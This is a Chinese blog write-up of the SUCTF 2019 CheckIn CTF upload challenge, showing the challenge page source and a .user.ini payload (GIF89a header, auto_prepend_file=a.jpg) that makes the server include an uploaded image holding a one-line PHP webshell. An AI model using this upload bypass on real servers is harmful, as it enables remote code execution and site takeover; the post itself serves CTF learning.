.user.ini上传详解附CTF例题

原创


無名之涟 于 2020-07-06 19:45:43 发布


分类专栏： CTF 文章标签： CTF

.user.ini上传详解附CTF例题


https://buuoj.cn/challenges#[SUCTF%202019]CheckIn
[SUCTF 2019]CheckIn

题目




Upload Labs
http://164a1204-753e-46eb-9
view-source:http://164a1204-753e-46eb-983c-ce4056c6aba1.node3.bu
搜索
系统代理
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5 <meta charset="UTF-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1.0">
7 <meta http-equiv="X-UA-Compatible" content="ie=edge">
8 <title>Upload Labs</title>
9 </head>
10
11 <body>
12 <h2>Upload Labs</h2>
13 <form action="index.php" method="post" enctype="multipart/form-data">
14 <label for="file">文件名: </label>
15 <input type="file" name="fileUpload" id="file">
16 <input type="submit" name="upload" value="提交">
17 </form>
18 </body>
19
20 </html>
21
22

解法




Upload Labs

文件名： 浏览... .user.ini

提交



```
GIF89a                  //绕过exif_imagetype()
auto_prepend_file=a.jpg //指定在主文件之前自动解析的文件的名称，并包含该文件，就像使用require函数调用它一样。它包含在所有php文件前先执行
auto_append_file=a.jpg  //解析后进行包含，它包含在所有php文件执行后执行
```


因此有个要求，必须在该文件夹下有php文件




.user.ini实际上就是一个可以由用户“自定义”的php.ini，我们可以自定义除了PHP_INI_SYSTEM以外的模式，在执行php代码之前，系统会对.user.ini先做一个执行，然后才执行其他的php文件。

我们这边利用.user,ini先执行auto_prepend_file函数，auto_prepend_file表示在php程序加载第一个php代码前加载的php文件，也就是先加载了a.jpg里面的文件，即一句话木马。







